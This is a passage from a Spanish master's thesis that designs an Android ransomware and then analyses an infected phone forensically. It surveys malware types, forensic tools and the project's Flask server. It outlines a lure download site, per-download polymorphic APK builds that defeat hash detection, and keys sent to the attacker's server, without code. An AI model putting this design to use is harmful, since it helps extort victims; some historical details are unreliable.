Se explica la motivación que llevó a la elaboración del proyecto y los objetivos del mismo a alcanzar. Se incluye adicionalmente un breve resumen de la estructura de la memoria del proyecto y la metodología seguida para realizar el mismo.

### Capítulo 2: Situación actual

Se aporta una breve explicación de la situación actual en lo referido a los virus informáticos. Se pretenden exponer los conceptos básicos acerca de los mismos que deben conocerse previamente antes de abordar la realización del proyecto. A su vez,

se incluye información acerca de diferentes alternativas hardware y software a la hora de realizar las pericias forenses existentes en el mercado actual. Por último, se detallan las diferentes tecnologías empleadas en el desarrollo del proyecto y se revisa el hardware, software y entorno de desarrollo utilizados.

### **Capítulo 3: Trabajo realizado**

Se describe el propio proyecto desarrollado. Se analizan diversos aspectos relacionados con su diseño, implementación y pruebas.

### **Capítulo 4: Resultados**

Se analizan los resultados finales obtenidos tras la finalización del proyecto.

### **Capítulo 5: Conclusiones**

Se realiza un estudio de posibles líneas futuras de mejora de nuestro proyecto. Se acompaña también de las conclusiones finales de la realización del mismo, así como del contraste detallado de objetivos y de las lecciones aprendidas durante su desarrollo.

### **Apéndice A: Manual de Instalación**

Se desarrolla una explicación acerca de la instalación del servidor web y su puesta en marcha, así como la proposición de diversas pruebas para asegurar el correcto funcionamiento del mismo.

### **Apéndice B: Desarrollo del proyecto**

Se aportará todo lo relacionado con el desarrollo del *malware* de nuestro trabajo Fin de Máster: diseño de un vector de entrada, desarrollo de la parte servidora y desarrollo de la aplicación.

### **Apéndice C: Informe pericial de una versión simple del virus**

Se realizará el estudio forense de una versión **simple** del *ramsonware* móvil desarrollado previamente.

### **Apéndice D: Informe pericial de una versión compleja del virus**

En este apéndice se realizará el estudio forense de una versión **compleja** del *ramsonware* móvil desarrollado previamente.



# Situación actual

En el presente apartado se repasarán aquellas tecnologías (hardware y software) utilizadas a lo largo de la realización del proyecto y se harán revisiones acerca de la temática *malware* y pericias forenses. Para esta última, se realizará un análisis de diversas alternativas en el mercado actual.

## 2.1 Desarrollo del malware móvil

El considerado como primer *malware* se identifica en el año 1971 y se le conoce por el nombre de **Creeper**. Según un artículo dedicado a la historia del *malware* publicado en la web Keepcoding [Kee22f], dicho virus era capaz de propagarse empleando la red **ARPANET**, que conectaba los ordenadores DEC **PDP-10** con sistema operativo TENEX empleados por universidades y centros de investigación de la época. Más que un virus, se desarrolló como una prueba de seguridad para revisar si un programa era capaz de auto-rePLICARse. Para cada nuevo equipo infectado, el virus en cuestión intentaba eliminarse a sí mismo en el equipo anfitrión previo. No suponía una infección maliciosa como tal, pues únicamente se emitía el mensaje “*I am the creeper, catch me if you can!*”. El desarrollo de este mismo condujo al origen del primer antivirus: Reaper, en el año 1972. Así mismo, con este virus se inicia el mundo del *malware*, a partir del cual surgirán nuevos y numerosos tipos.

Hablando del mundo de la telefonía, el primer *malware* móvil data del 2004 y se le conoce por el nombre de **Cabir**. Atendiendo en lo publicado en el último artículo referenciado, dicho virus se aprovechaba de la tecnología Bluetooth de los dispositivos para su autopropagación e infección de los mismos. Su funcionamiento únicamente se reducía a acortar la batería del dispositivo infectado.

A día de hoy existen numerosos tipos de *malware* de los cuales se enumeran algunos ejemplos a continuación. Se acompaña a cada uno con una breve descripción acerca del funcionamiento del mismo. Dichas descripciones han sido elaboradas a partir de la información proporcionada en los artículos de las páginas oficiales de Avast: “*¿Qué es el malware?*” [Bel23] y Kaspersky: “*Tipos de malware y ejemplos*” [Kasb].

- **Spyware.** Software espía que busca robar información personal de los equipos infectados como información bancaria, historial de navegación web, contraseñas u otros datos de interés.
- **Adware.** Software malicioso que funciona mostrando anuncios en la pantalla del dispositivo infectado. Dicho *malware* es capaz de recopilar información personal de la víctima con el objetivo de mostrar anuncios publicitarios más personalizados orientados a las necesidades de la misma.
- **Troyano.** También conocido como “caballo de Troya” consiste en un *malware* que se disfraza de software legítimo con el fin de engañar a las víctimas para que ejecuten software malicioso en su equipo.
- **Gusano.** Capaz de replicarse a sí mismo para infectar nuevos equipos conectados a la misma red. Diseñados para consumir la totalidad del ancho de banda de la red y, con esto, interrumpirla.
- **Rootkit.** Permite a usuarios no autorizados obtener acceso al equipo víctima sin ser detectados.
- **Keylogger.** Realiza seguimiento de las pulsaciones del teclado del equipo infectado. Dicho seguimiento se registra y se envía al atacante con el fin de robar contraseñas, entre otros.
- **Botnet.** No se trata de un tipo de *malware* en sí, más bien de una red de equipos capaces de desarrollar o ejecutar virus. El funcionamiento es sencillo, se infectan diversos equipos empleando software malintencionado (conocido como “bots”), que es capaz de recibir órdenes desde un punto centralizado. Dichos equipos infectados pasan a formar parte de una red que se puede emplear para coordinar ataques, robar datos, enviar spam, etc.
- **Ransomware.** *Malware* que cifra archivos de los dispositivos infectados, con el objetivo de bloquear el acceso a los mismos. Para recuperar dicho acceso, el *malware* solicita el pago de un rescate, generalmente en forma de criptomonedas (con el objetivo de lograr cierto anonimato por parte de los atacantes).

De todos los anteriormente mencionados se opta por el diseño de un *ransomware* móvil para nuestro proyecto, tal y como se mencionó en el apartado “*Objetivos del proyecto*” [1.2]. El motivo es simple, se considera un *malware* con cierto nivel de complejidad. Resultaría muy interesante el diseño de este tipo de virus dentro del mundo de la telefonía con el fin de estudiar, además del funcionamiento del mismo, diversas técnicas de propagación e infección del mismo. Dicho diseño se

llevará a cabo empleando los conocimientos acerca del mismo adquiridos durante la realización del Máster en Ciberseguridad.

Así mismo, y como ya se mencionó, se trata de un *malware* con cierta relevancia a día de hoy. Existen numerosas referencias a ataques relacionados con este tipo de *malware*. Un ejemplo muy reciente es la noticia publicada en la página web de Antena 3 el día 5 de febrero de 2023, titulada “*Un ciberataque masivo de “ransomware” afecta a miles de servidores en decenas de países*” [Góm23]. En ella se menciona, como bien especifica su titular, sobre un ataque a miles de servidores informáticos de decenas de países. Dicho ataque fue notificado por la Agencia Nacional de Ciberseguridad italiana. El objetivo de dichos ataques eran servidores VMware ESXi. La vulnerabilidad explotada en los mismos ya había sido corregida en su momento por el fabricante, pero existían todavía multitud de equipos sin las correcciones oportunas. Entre los países afectados se encuentran algunos como Francia, Finlandia, Canadá e incluso los Estados Unidos. Otro ejemplo muy reciente trata del ciberataque al Hospital Clínic de Barcelona [Fru23] hace escasos días mediante este mismo tipo de *malware*. Las consecuencias del mismo van desde retrasos en tratamientos médicos hasta la desprogramación de cirugías no urgentes y sesiones de radioterapia. No hace falta hacer especial hincapié en la gravedad de la situación y las connotaciones negativas que acarrea.

De entre los ejemplos más conocidos de *ransomware*, según el artículo “*Identificación de ransomware: en qué se diferencian los troyanos de cifrado*” publicado por Kaspersky [Kasa], se destacan los siguientes.

- **Wannacry.** Ataque basado en una vulnerabilidad de Windows. Afectó a mas de 230.000 equipos de todo el mundo. Los usuarios afectados por este *ransomware* perdieron el acceso a sus archivos para los que se solicitaba una cifra descomunal de bitcoins.
- **Ryuk.** Propagado durante agosto de 2018. Estaba programado para deshabilitar la característica de recuperación que disponen los sistemas Windows. Es decir, en caso de no contar con una copia de seguridad externa, resultaba imposible recuperar los datos cifrados.
- **CryptoLocker.** Aparece por primera vez en 2007. Se propagaba mediante correos electrónicos, mediante archivos adjuntos. Una vez infectado un equipo, ubicaba los datos más relevantes del mismo y los cifraba.
- **Petya.** Visto por primera vez en el año 2016. Funcionaba cifrando el disco duro al completo de los equipos infectados. Para ello cifraba la tabla maestra

de archivos (MFT), por lo que recuperar el acceso al disco duro se convertía en tarea prácticamente imposible.

- **Jigsaw.** Su nombre se debe a que el *malware* mostraba una imagen del personaje de las películas “*Saw*”. A medida que avanzaba el tiempo sin pagar el rescate solicitado, el *malware* eliminaba más archivos.
- **Bad Rabbit.** Año 2017. Se propagaba empleando un método conocido como descarga oculta. El ataque tenía como origen sitios web inseguros. En un ataque con descarga oculta, la víctima accede a un sitio web legítimo que previamente ha sido vulnerado. Con esto, se inicia la descarga del *malware* con el desconocimiento de la víctima. En este caso concreto, la infección tenía lugar cuando el usuario víctima ejecutaba un programa de instalación con *malware* oculto. En este caso y para infectar el equipo, Bad Rabbit solicitaba ejecutar un instalador de Adobe Flash falso.

A su vez, cabe diferenciar dos tipos de *ransomware*, ambos mencionados en el artículo anteriormente referenciado de la página Cloner [Cloa]: **los de bloqueo y los de cifrado**. Los primeros se limitan a bloquear aquellas funciones básicas del equipo, por ejemplo, bloquear el acceso al escritorio del sistema, permitiendo únicamente interactuar con la ventana que solicita el rescate. Los segundos se centran en únicamente el cifrado de aquellos archivos más importantes de los equipos infectados.

Como norma general y según el artículo “*¿Qué es el ransomware?*”, publicado en la web oficial de IBM [IBMa], en todo ataque por *ransomware* se aprecian las siguientes etapas.

1. **Reconocimiento.** Los atacantes analizan el sistema infectado para adquirir mayores conocimientos acerca de dicho dispositivo y la red. Con esto identifican aquellos archivos relevantes que pueden ser objeto de ataque. Son especialmente llamativos para los atacantes aquellos archivos contenedores de credenciales, principalmente porque pueden permitirles desplazarse por varios equipos de la red, propagando con ellos el *ransomware*.
2. **Activación.** Inicio de la infección por parte del *ransomware*. Se inicia la identificación y cifrado de archivos. La mayoría de los *ransomware* de cifrado utilizan un cifrado asimétrico: emplean una clave pública para cifrar el *ransomware* y conserva una clave privada que permite descifrar los datos.
3. **Nota de rescate.** Una vez finalizado el proceso de cifrado, el *malware* emite una alerta a la víctima acerca de la infección, en la que se solicita el rescate

y las instrucciones para realizar el pago. A menudo dicha alerta es a través un archivo de texto localizado en el Escritorio del equipo víctima o de una ventana emergente.

En resumen, el objetivo de este apartado es el de indagar a fondo teóricamente en los *malware* y más concretamente en los *ransomware*. Para nuestro caso desarrollaremos este último orientado a dispositivos móviles. Será un *ransomware* de cifrado que atacará determinados archivos. Dicho *malware* no explotará una vulnerabilidad como tal de los dispositivos, sino que, aprovechándose simplemente de las propias funcionalidades proporcionadas por Android, demostraremos la facilidad existente para crear un virus tan peligroso como este.

## 2.2 Informe forense informático

Es muy importante extraer y preservar una imagen de respaldo lógica del propio dispositivo móvil infectado a la hora de la realización de pericias forenses. Es condición indispensable para poder realizar un análisis adecuado y completo del mismo. Con ello evitaremos problemas como, por ejemplo, que alguien modifique el dispositivo y con ello se altere el contenido del mismo, pudiendo así causar resultados erróneos durante el análisis forense.

Para realizar dicho clonado y análisis existen múltiples herramientas actualmente, algunas de ellas gratuitas y otras de pago. Se enumeran a continuación algunos ejemplos.

Como herramientas de pago destacamos las siguientes soluciones hardware:

- **Digital Intelligences FREDDIE Ruggedized Mobile [Dig].** Gracias a su reducido tamaño, es muy fácil de transportar a cualquier lugar. Cuenta con una CPU Intel de ocho núcleos i7-9800X, 3.8/4.4 GHz con 16.5 MB de caché y 32 GB de memoria DDR4. Posee una bandeja extraíble de intercambio en caliente SATA de 3,5 conectada por USB 3.1 permite una transferencia de datos cómoda y rápida. Incluye un bloqueador de escritura UltraBay 4 para crear imágenes de unidades sospechosas SATA, SAS, IDE, USB 3, FireWire y PCIe.



**Fig. 2.1.:** FREDDIE Ruggedized Mobile

Fuente: <https://digitalintelligence.com/products/freddie>

- **Atola Taskforce [Ato].** Generador de imágenes forense de alto rendimiento capaz de trabajar con medios buenos y dañados. Admite unidades SAS, SATA, USB e IDE a través de 18 puertos y otros dispositivos de almacenamiento a través de módulos de extensión Thunderbolt, Apple PCIe y M.2 SSD. Puede ser operado por uno o múltiples usuarios dentro de la misma red de área local. Equipado con un módulo de detección automática de RAID que le permite volver a ensamblar y generar imágenes de matrices RAID con configuraciones desconocidas. Permite clonar hasta 12 dispositivos simultáneamente. Muestra el hash de las imágenes generadas al vuelo.



**Fig. 2.2.:** Atola Taskforce

Fuente: <https://atola.com/products/taskforce/>

- **Media MASter 102 Pro Portable Disk Duplicator [Fib].** Económico y de alta velocidad. Esta unidad puede adquirir datos de una unidad fuente a varias unidades objetivo a velocidades superiores a 20 GB/min. La unidad cuenta con cuatro puertos USB 3.0 integrados y 2 puertos eSATA. Las unidades también están configuradas con un puerto Ethernet de 1 Gbit para conectividad de red. Tiene soporte para hashing, cifrado de datos y para módulos expandibles adicionales como SCSI, PCIe M.2, SAS y Firewire.



**Fig. 2.3.:** Media MASSTer 102 Pro Portable Disk Duplicator

Fuente: <https://ics-iq.com/media-masster-102-pro-forensic/>

- **Estación Forense Velociraptor 7 [Ondb].** Estación de alto rendimiento. Obtención de resultados rápida y buena profundización en las investigaciones. Puede ejecutar varias aplicaciones forenses a la vez. Incorpora 32TB en Raid 5 para garantizar la máxima seguridad en el almacenamiento de las evidencias. Permite recuperar datos de discos duros inestables. Cuenta con puertos bloqueados contra escritura FireWire, USB 3.0, SATA y eSATA.



**Fig. 2.4.:** Estación Forense Velociraptor 7

Fuente: <https://ondatasshop.com/equipo-forense-velociraptor-7/>

- **Cellebrite Forensic Workstation [Cel].** Estación de trabajo forense de alto rendimiento, confiable y de diseño personalizado. Equipada con un bloqueador de escritura, una matriz redundante de discos independientes (RAID) y un conjunto de discos duros extraíbles. La estación de trabajo proporciona la configuración necesaria para asegurar la solidez forense de los datos y para

almacenar la evidencia. Incluye también aceleración de GPU, procesadores potentes y amplias capacidades de memoria.



**Fig. 2.5.:** Cellebrite Forensic Workstation

Fuente: <https://cellebrite.com/en/cellebrite-forensic-workstation/>

Por otro lado, existen a día de hoy ciertas soluciones software **gratuitas**, algunas de ellas definidas a continuación:

- **MOBILedit [MOB].** En su versión de prueba gratuita. Solución software todo en uno para la extracción de datos de teléfonos, relojes inteligentes y nubes. Utiliza la adquisición de datos físicos y lógicos, tiene un excelente análisis de aplicaciones, recuperación de datos eliminados, una amplia gama de dispositivos compatibles, informes ajustados, entre otros. Se puede usar como la única herramienta en un laboratorio o como una mejora de otras herramientas con su compatibilidad de datos.
- **FTK Imager [Ext].** Herramienta forense para realización de copias de datos sin provocar la alteración de la evidencia original. Permite agrupar datos forenses según el píxel y tamaño del archivo para reducir al máximo las posibilidades de recopilar datos irrelevantes.
- **EnCase [Onda]:** La herramienta de imágenes forenses de EnCase le permite obtener información forense de los discos duros. Puede realizar un análisis en profundidad de documentos, audio o imágenes para usarlos como evidencia. Permite obtener evidencias incluso de dispositivos cifrados. A mayores, es capaz de organizar las evidencias en función de su credibilidad. Permite realizar diversos tipos de análisis, entre ellos el profundo y la clasificación.

- **Autopsy [The]**. Permite evaluar críticamente un disco duro o un dispositivo móvil a través de una interfaz gráfica. Es capaz de realizar análisis de correo electrónico. También permite realizar un seguimiento de la actividad del usuario. Agrupa archivos o imágenes para facilitar la identificación de las mismas. Se destaca también su compatibilidad con el análisis forense de dispositivos móviles y le permite obtener datos sobre registros de llamadas, SMS y contactos guardados.
- **Volatility Framework [Vol]**: Herramienta forense de creación de imágenes que ayuda a los estudios forenses y de memoria de un dispositivo. Gracias a los datos presentes en la memoria RAM. La herramienta en cuestión permite verificar el estado de tiempo de ejecución de un sistema informático determinado.
- **Android Debug Bridge (ADB)**: Según la web oficial de Android [Anda], “*Android Debug Bridge (adb) es una herramienta de línea de comandos versátil que te permite comunicarte con un dispositivo. El comando adb facilita una variedad de acciones en dispositivos, como instalar y depurar apps. adb proporciona acceso a un shell Unix que puedes usar para ejecutar una variedad de comandos en un dispositivo.*”. Con dicha herramienta, se puede acceder al dispositivo en cuestión a fin de extraer los datos en él contenidos o mismo realizar un clonado de su sistema.

Comparando ambas soluciones hardware y software expuestas anteriormente, podemos observar diversos **pros** y **contras** de las primeras sobre las segundas. Primero se comentarán los puntos a favor. Muchas herramientas hardware nos permiten clonar diversos dispositivos simultáneamente y de manera relativamente rápida. Las soluciones software, por el contrario, suelen ser más lentas en estas situaciones. Las herramientas hardware permiten ser manipuladas por múltiples usuarios simultáneamente a través de la red, mientras que en las basadas en software no es posible (al menos sin realizar las configuraciones oportunas, algo que no suele ser trivial). Las soluciones hardware, por lo general, suelen ser bastante sencillas de manejar. Si nos centramos en los inconvenientes de estas mismas, lo primero que se nos viene a la mente es su precio. Encontramos productos en el mercado actual dirigidos al mundo forense informático cuyo precio puede superar fácilmente los **10.000 euros**. Vemos un ejemplo claro en una noticia del año 2021 publicada en la plataforma digital Xataka [Lóp21] en la que se menciona: “... *el gobierno español ha comprado 15 analizadores Cellebrite UFED Touch2 ... El gasto total ha sido de 151.000 euros, algo más de 10.000 euros por dispositivo.*”. Este es el único punto en contra, en

comparación a las soluciones software, pues en todos los demás aspectos superan notoriamente sus capacidades técnicas y funcionalidades.

Para nuestra situación actual de realización de un trabajo Fin de Máster y a los escasos recursos económicos de los que disponemos, nos vemos en la obligación de optar por una de las soluciones software gratuitas expuestas anteriormente. Concretamente, la herramienta utilizada para el estudio forense en el presente trabajo será **MOBILedit** en su versión de prueba gratuita. Se opta por su empleo, pues, se trata de, dentro de las herramientas gratuitas forenses, la que cuenta con mayor número de funcionalidades y más eficiente (obviando aquellas empleadas en el máster). Para ello nos hemos puesto en contacto con la empresa en cuestión, explicándoles la situación de realización del TFM y la necesidad de una herramienta útil para el estudio forense de dispositivos móviles. Como resultado, la empresa nos ha ofrecido una versión de prueba gratuita de 30 días para dicha herramienta. Para el empleo de dicha herramienta será necesario contar con un equipo que tenga un sistema operativo Windows. En nuestro caso emplearemos **Windows 10 Home**. Bien es cierto que la herramienta proporcionada, a pesar de contar con un gran número de funcionalidades interesantes, carece de otras relativamente importantes. Un ejemplo claro es la extracción de los **APK** de aquellas aplicaciones instaladas en el dispositivo. Con este motivo, nos vemos en la obligación de utilizar dicha herramienta en combinación con otras herramientas como es el caso de ADB. Esta es la idea del proyecto, trabajar con tecnologías tanto empleadas como no durante los estudios del Máster a fin de obtener un análisis forense lo más completo posible del dispositivo móvil infectado.

Por último, en cuanto a la propia estructura del informe pericial, se seguirán todas las indicaciones incluidas en los estándares. En los propios apéndices (“*Informe pericial de una versión simple del virus*” [C] (página 115) y “*Informe pericial de una versión compleja del virus*” [D] (página 169)) se hará referencia a aquellas normativas empleadas. Se realizarán dichas pericias forenses como si de un caso real se tratase, intentando siempre emitir un informe lo más didáctico posible. Se analizan diversas alternativas software para la realización de diversos apartados del estudio, siempre con la intención de ampliar el abanico de herramientas a utilizar.

## 2.3 Tecnologías base

Se reflejan a continuación todas aquellas tecnologías, hardware y software, necesarias para llevar a cabo el correcto desarrollo del proyecto.

Consultar el apartado “*Resumen del trabajo realizado*” [3.1] (página 25) para comprender el funcionamiento de la aplicación desarrollada. A su vez, se precisa para entender cuando se hablan de diversos aspectos relacionados, como por ejemplo el porqué de la necesidad de un servidor Flask.

Primeramente, se expondrán los componentes hardware y software presentes en el producto final desarrollado. Finalmente, se tratarán las mismas herramientas pero del entorno de desarrollo empleado para lograr de forma exitosa la obtención de dicho producto.

### 2.3.1 Hardware

A la hora de hablar sobre las herramientas hardware empleadas, únicamente se hace referencia al dispositivo móvil y la Raspberry Pi empleada. Su uso fue necesario para la realización de ambas partes del proyecto: elaboración y prueba del *malware* y realización de una pericia forense sobre un dispositivo móvil infectado. Para este proyecto se emplea un **Samsung Galaxy J4+** que cuenta con las siguientes especificaciones:

- **Sistema operativo:** Android 8.1.0 (27)
- **Almacenamiento:** 32 GB
- **Número de modelo:** SM-J415FN
- **Número de serie:** R58M10Q3AZW
- **IMEI:** 352342103697744
- No se incluye tarjeta SIM ni memoria microSD

En cuanto a la placa de bajo coste, se dispone de una **Raspberry Pi 4 Computer Model B** que dispone de las siguientes características técnicas. Mencionar que dicha Raspberry no es capaz de ejecutar el servidor con la fluidez que se desearía, pero no se dispone de ningún otro hardware mejor.

- **Sistema operativo:** Raspbian GNU/Linux 11 (bullseye)
- **RAM:** 4 GB
- **Procesador:** 64-bit quad-core Cortex-A72
- **Puertos:** 2 micro HDMI, 2 USB 3.0 y 2 USB 2.0

- Incluye tarjeta micro SD de 64 GB.

### 2.3.2 Software

El sistema operativo empleado será el propio de la Raspberry que, para nuestro caso, como ya se especificó anteriormente, será **Raspbian GNU/Linux 11 (bullseye)**. Este es una distribución del sistema operativo GNU/Linux, que está basada en Debian. Por otro lado, para desplegar el servidor web adecuadamente se deberá disponer de las siguientes tecnologías y componentes software.

- **Flask.** Según la página oficial de su proyecto traducida, “*Flask es un marco de aplicación web WSGI ligero. Está diseñado para que empezar sea rápido y fácil, con la capacidad de escalar a aplicaciones complejas. [Pro]*”. Se trata de un ”micro” framework implementado en Python, que facilita el desarrollo de aplicaciones web bajo el patrón modelo-vista-controlador. Se instala la versión 2.1.2.
- **Sistema de gestión de base de datos.** De vital importancia es el almacenamiento y gestión de la información por parte de nuestro servidor. Como sistema de gestión de base de datos se decidió emplear **SQLite3** (versión 3.31.1). Acorde con su web oficial [SQL], traducido al castellano, “*SQLite es una biblioteca en lenguaje C que implementa un motor de base de datos SQL pequeño, rápido, autónomo, de alta confiabilidad y con todas las funciones. SQLite es el motor de base de datos más utilizado en el mundo.*”. Se optó por esta alternativa al ser la más conveniente para nuestro proyecto. Se trata de un gestor sencillo, eficaz, potente y rápido que, sumado a que se desarrolla como una base de datos relacional, lo convierten en el gestor idóneo para nuestra situación.
- **Gradle.** Incluido en la herramienta Android Studio. Se trata de un paquete de herramientas avanzadas de compilación que permiten automatizar y administrar el proceso de compilación de la aplicación.
- **OpenSSL.** En su versión 1.1.1f. Empleada para la generación del certificado que permitirá el establecimiento de comunicaciones seguras entre *malware* y servidor.

### 2.3.3 Entorno de desarrollo

Como entorno de desarrollo se empleó un ordenador portátil **Medion Erazer X7833**, propiedad del alumno. Entre sus características destacamos el sistema operativo de 64 bits, 16 GB de RAM, 4 núcleos y un procesador Intel Core i7-4710MQ CPU @ 2.50Ghz. Este cuenta con dos sistemas operativos instalados en diferentes particiones, ambos empleados como entornos de desarrollo. El primero de ellos, mencionado con anterioridad, se trata de una distribución **Ubuntu 20.04.5 LTS**. En este se llevaron a cabo todas las operaciones de desarrollo y prueba del *malware*. Así mismo, se realizan también múltiples labores relacionadas con la pericia forense. Por otro lado, se dispone de un sistema operativo **Windows 10 Home**, empleado únicamente para aquellas actividades, relacionadas con la pericia, en la que se precisaba el uso de herramientas software no disponibles para Ubuntu.

#### Herramientas de utilidad

A continuación se mencionan aquellas herramientas de mayor relevancia a la hora de la realización de nuestro proyecto.

- **Android Studio.** Herramienta elegida para el desarrollo de la aplicación maliciosa. Se opta por la misma, pues cuenta con todas las funcionalidades y herramientas necesarias para llevar a cabo la correcta implementación de una aplicación móvil en su totalidad. Se emplea en su versión Chipmunk (2021.2.1). Se emplea también para analizar el código fuente del APK malicioso extraído del dispositivo evidencia durante la pericia forense.
- **Emulador Android.** Empleado para diversas pruebas de funcionalidad y despliegue del *malware*. Se utilizan los proporcionados por la herramienta **SDK Manager**, la cual viene incluida por defecto en Android Studio.
- **Wireshark.** Herramienta para el análisis de tráfico de red. Se emplea para verificar el correcto establecimiento de comunicaciones cifradas entre la aplicación y el servidor.
- **MOBILEdit.** Herramienta de análisis forense informático empleada para llevar a cabo parte de nuestra pericia. Se emplea en su versión 8.0.1.
- **Santoku.** En su versión 3.13.0-170-generic. Para nuestro caso de estudio, se emplea durante la pericia forense para la obtención del APK del propio dispositivo infectado y su posterior análisis. A continuación se enumeran

aquellas herramientas empleadas de dicha distribución. Todas ellas en la versión por defecto en la máquina a no ser que se especifique lo contrario.

- **ADB.** Empleada para labores como extracción del APK malintencionado del dispositivo evidencia o la instalación del mismo en otro dispositivo de pruebas.
  - **Androguard.** Herramienta empleada para conocer la conexión entre permisos y llamadas que solicitan dichos permisos en el APK malicioso.
  - **Apktool.** Herramienta utilizada para descomprimir el binario del APK extraído de la evidencia para poder realizar el análisis de su código fuente.
  - **d2j-dex-2jar.** Herramienta empleada para convertir dex (.apk) a jar (.class). No nos sirve la versión de preinstalada en la máquina virtual, deberemos actualizarla a la versión v2.1-20190905 [dex22], disponible en el GitHub de la herramienta.
- **Máquina virtual Windows XP Professional Service Pack 3.** Empleada durante la pericia forense. La utilidad de la misma reside en el uso de un Sandbox, concretamente **SandBoxie**, para lograr averiguar el vector de entrada del *malware* reduciendo las posibilidades de que algún *malware* infecte nuestra máquina (por ejemplo, en este caso, un script autoejecutable de una página web).

## Lenguajes de desarrollo

Como lenguajes de desarrollo han sido empleados los siguientes.

- **SQL.** Empleado en todas las funciones relacionadas con la gestión de la información almacenada en la base de datos. Entre estas operaciones destacamos la creación de la propia tabla y las operaciones de agregación datos a la misma llevadas a cabo por el servidor Python.
- **HTML, CSS y JavaScript.** Estos tres lenguajes fueron los utilizados para el desarrollo de la interfaz web que se empleará como medio de distribución y vector de entrada del *malware* en los dispositivos móviles víctima. Con HTML establecimos la estructura de la página web y con CSS organizamos la presentación y aspecto de la misma. Por último, pero no menos importante, JavaScript fue empleado como complemento a los dos anteriores. La principal función de este es la de implementar ciertos aspectos en la página para captar

la atención de las víctimas, por ejemplo, un contador que indica el tiempo restante para descargar la aplicación malintencionada gratuitamente.

- **Java.** Empleado para llevar a cabo el completo desarrollo de la aplicación maliciosa. Todas las funcionalidades del mismo han sido implementadas en este famoso lenguaje. Se utiliza la versión 11.0.17.
- **Python.** Toda la parte servidora del proyecto ha sido desarrollada empleando Python. Gracias a su uso combinado con Flask se logra desarrollar una aplicación web funcional. Fue especialmente útil a la hora de realizar peticiones a la base de datos, modificar el contenido de ciertos archivos locales, compilar el APK malicioso, entre otros. Se utiliza la versión 3.8.10.
- **XML.** Numerosos archivos del proyecto, como por ejemplo el archivo Manifest del *malware* desarrollado, se han implementado utilizando este lenguaje de programación.



# Trabajo realizado

En este apartado entraremos en detalle en los aspectos más importantes de nuestro proyecto. Se profundizará en temas tales como la arquitectura de alto nivel del sistema, el diseño detallado del software y la elaboración de la pericia forense, la integración de todas las tecnologías empleadas, así como ejemplos de implementación y funcionalidades desarrolladas. Todos aquellos diseños especificados a continuación hacen referencia al escenario de la aplicación maliciosa y servidor Flask, a no ser que se especifique lo contrario de forma explícita.

## 3.1 Resumen del trabajo realizado

A modo de entender la arquitectura, diseños y diferentes componentes de nuestro producto final, se realizará un breve resumen del producto diseñado. Para una descripción más detallada del producto final, consultar el apartado “*Implementación*” [3.5] (página 37).


Por un lado, tenemos un servidor Flask. Dicho servidor dará soporte a un sitio web (incluirá tanto la parte *front-end* como *back-end* del mismo) desde el que se ofertará la descarga de un APK malicioso. Así mismo, dicho servidor establecerá comunicación con el *malware* (una vez que este último infecte un dispositivo). Este último enviará las claves de cifrado de información de los dispositivos infectados al servidor, quien almacenará dichos datos en una base de datos local. La parte servidora implementa la funcionalidad del polimorfismo. Empleando las utilidades de la herramienta Gradle, es capaz de generar, para cada descarga del APK, una nueva versión de esta con diferente firma hash pero con las mismas funcionalidades. Tanto el APK como la parte servidora cuentan con un archivo de configuración global común que facilitará la labor del atacante.

Como último paso se propone el despliegue de nuestro producto en una Raspberry Pi 4. Con ello, si algún atacante consigue acceso a nuestro sitio web, no le estaremos otorgando acceso a los archivos de nuestra máquina local, sino a los de la Raspberry, con lo que dificultaremos en gran medida su actuación.

## 3.2 Arquitectura


Podemos apreciar la arquitectura de nuestro escenario en la figura 3.1 (página 26). Como se puede apreciar a simple vista, se trata una distribución relativamente simple pero efectiva. Por una parte, se visualiza a un usuario con su dispositivo móvil, el cual, mediante una conexión a internet, se comunica con la Raspberry. Esta última será la encargada de proporcionar los servicios oportunos del servidor al usuario. Dicho diseño reflejado aplica para ambas situaciones del proyecto:

- **Situación 1:** Usuario víctima accede al servidor web con la intención de descargar la aplicación maliciosa. El servidor le proporciona el APK.
- **Situación 2:** Dispositivo móvil ya infectado que se comunica con el servidor para el envío de cierta información.



**Fig. 3.1.:** Arquitectura del proyecto.

Otro punto muy importante a la hora de analizar la arquitectura de nuestro proyecto es analizar la forma en la que interaccionan entre sí las tecnologías utilizadas en la parte servidora. Esto podemos verlo de una forma muy simplificada en la figura 3.2 (página 27). Nuestro servidor Flask (recordemos implementado en Python) contenedor de la aplicación web con todas sus funcionalidades y características será capaz de interaccionar con la base de datos realizando aquellas peticiones pertinentes cuando sea preciso. Así mismo, gracias a la herramienta Gradle, incluida por defecto en Android Studio, el propio servidor será capaz de realizar compilaciones del código fuente del APK malintencionado.



**Fig. 3.2.:** Interrelación de las tecnologías empleadas.

### 3.3 Diseño: Base de datos, fichero de configuración y diagramas de clases y secuencia

